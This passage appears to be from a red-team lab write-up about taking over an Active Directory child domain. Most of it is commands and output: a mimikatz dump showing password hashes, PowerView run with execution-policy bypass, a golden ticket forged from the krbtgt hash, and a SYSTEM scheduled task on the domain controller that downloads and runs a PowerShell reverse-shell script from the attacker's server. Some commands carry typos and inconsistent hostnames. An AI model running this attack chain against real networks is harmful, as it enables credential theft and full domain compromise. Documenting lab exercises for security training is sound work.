
```
Authentication Id : 0 ; 185632 (00000000:0002d520)
Session           : Interactive from 1
User Name         : child-admin
Domain            : CHILD
Logon Server      : RED-CHILDDC
Logon Time        : 11/29/2021 11:50:51 AM
SID               : S-1-5-21-2332039752-785340267-2377082902-500
    msv :
     [00000003] Primary
     * Username : child-admin
     * Domain   : CHILD
     * NTLM     : dbac2b57a73bb883422658d2aea36967
     * SHA1     : 6b96602d4fef55229df1172a6cac3f6f665aa15d
     * DPAPI    : 55f91fcf17c634215305b05bf8c35a73
    tspkg :
    wdigest :
     * Username : child-admin
     * Domain   : CHILD
     * Password : (null)
    kerberos :
     * Username : child-admin
     * Domain   : CHILD.REDTEAM.CORP
     * Password : (null)
    ssp :
    credman :
```

There is something missing in my enumeration approach. I forgot to use the powershell scripts.

PowerView-Dev.ps1

Sending the copy of PowerView-Dev.ps1 to the compromised Domain Controller.


```
└─$ sudo python3 -m http.server 80
[sudo] password for bloodoflapulapu:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.2 - - [08/Jul/2023 21:32:03] "GET /PowerView-Dev.ps1 HTTP/1.1" 200 -
```



Initiating the powershell and do the bypass

```
powershell -ep bypass
Get-Netcomputer | Select-Object cn
```

Found 4 machines connected to the domain controller.



Back to mimikatz again. Using the SID of the child-admin and NTLM of the krbtgt, I will be forging my golden ticket to be able to access the domain controller fully.

Golden Ticket

```
kerberos::golden /User:Administrator /domain:child.redteam.corp /sid:S-1-5-21-23320397
52-785340267-2377082902-500 /krbtgt:24dd6646fd7e11b60b6a9508e6fe7e5a startoffset:0 /en
din:600 /renewmax:10080 /ptt
```

```
kerberos::golden /User:Administrator /domain:child.redteam.corp /
sid:S-1-5-21-2332039752-785340267-2377082902-500 /krbtgt:-
24dd6646fd7e11b60b6a9508e6fe7e5a startoffset:0 /endin:600 /renewmax:10080 /ptt
```

Exiting from mimikatz, from here we know that our golden ticket is temporarily saved in the machine's memory.

Moving on, initiate an enquiry if I can see the domain controller c$ directory.


```
PS > dir \\RED-CHILDDC.child.redteam.corp\c$
```

Great, this is the one I missed - "\\RED_CHILDDC.child.redteam.corp"

```
PS C:\Users\Public> dir \\RED-CHILDDC.child.redteam.corp\c$
dir \\RED-CHILDDC.child.redteam.corp\c$


    Directory: \\RED-CHILDDC.child.redteam.corp\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        9/12/2016   5:05 PM                Logs
d-----        6/25/2019   3:21 AM                PerfLogs
d-r---         7/6/2020   3:15 AM                Program Files
d-----         7/6/2020   3:15 AM                Program Files (x86)
d-r---         7/6/2020   7:04 AM                Users
d-----         7/8/2023  11:34 PM                Windows


PS C:\Users\Public>
```

Now we are creating a powershell TCP that would connect back to our attacking machine on port 4444.

Invoke-PowerShellTcpOneLine.ps1



With all the information we gathered. From the compromised child-admin system, we schedule a task that will run on the domain controller. This task will initiate a download script of the copy of the Invoke-PowerShellTcpOneLine.ps1 running in our listener at port 80 of our attacking machine. The powershell script will spawn a shell on our attacking machine listening on port 4444.


```
schtasks /create /S RED-CHILDDC.child.redteam.corp /SC Weekly /RU "NT Authority\SYSTE
M" /TN "silver1" /TR
"powershell.exe -c 'iex (New-Object Net.WebClient).DownloadString(''http://172.16.250.
4:4444/Invoke-PowerShellTcpOneLine.ps1''')'"
```

The schedule task is successful with task name “silver1”

```
C:\Users\Public>schtasks /create /S RED-CHILDDC.child.redteam.corp /SC Weekly /RU "NT Authority\SYST
EM" /TN "silver1" /TR "powershell.exe -c 'iex (New-Object Net.WebClient).DownloadString(''http://172
.16.250.4/Invoke-PowerShellTcpOneline.ps1''')'"
schtasks /create /S RED-CHILDDC.child.redteam.corp /SC Weekly /RU "NT Authority\SYSTEM" /TN "silver1
" /TR "powershell.exe -c 'iex (New-Object Net.WebClient).DownloadString(''http://172.16.250.4/Invoke
-PowerShellTcpOneline.ps1''')'"
SUCCESS: The scheduled task "silver1" has successfully been created.
```

```
#this will transfer the Invoke-PowerShellTcpOneLine.ps1
sudo python3 -m http.server 80

#this is where the reverse shell will spawn at port 4444
sudo nc -lnvp 4444

#this will execute the schedule task "recent3"
schtasks /Run /S windows-sevrer.warfare.corp /TN "silver1"
```


Listening at port 80 where our Invoke-PowerShellTcpOneLine.ps1 is stored




Initiating the task from the child-admin machine.

```
schtasks /Run /S RED-CILDDC.child.redteam.corp /TN "silver1"
```

Task is successful



In our listening port 4444, a shell has been spawned. Do the enumeration and we validated that this spawned shell is the domain controller itself running on IP address 10.10.10.2 with the hostname RED-CHILDDC



Now we completed our enumeration as follows.

External IP Address	Description
172.16.25.1	Out of Scope
172.16.25.2	Production-Server
172.16.25.3	child.redteam.corp/EMPLOYEE-SYSTEM
Internal IP Address	Description
10.10.10.1	Reserved IP of the network
10.10.10.2	RED-CHILDDC
10.10.10.3	ADMIN-SYSTEM
10.10.10.4	DATABASE-SERVER
10.10.10.5	The compromised Production-Server (Ubuntu 8.04)

Conclusion

The red team engagement has shown that an external attacker can gain an initial foothold to the network by exploiting the public facing server (172.16.25.2). From there an attacker can compromise the entire network.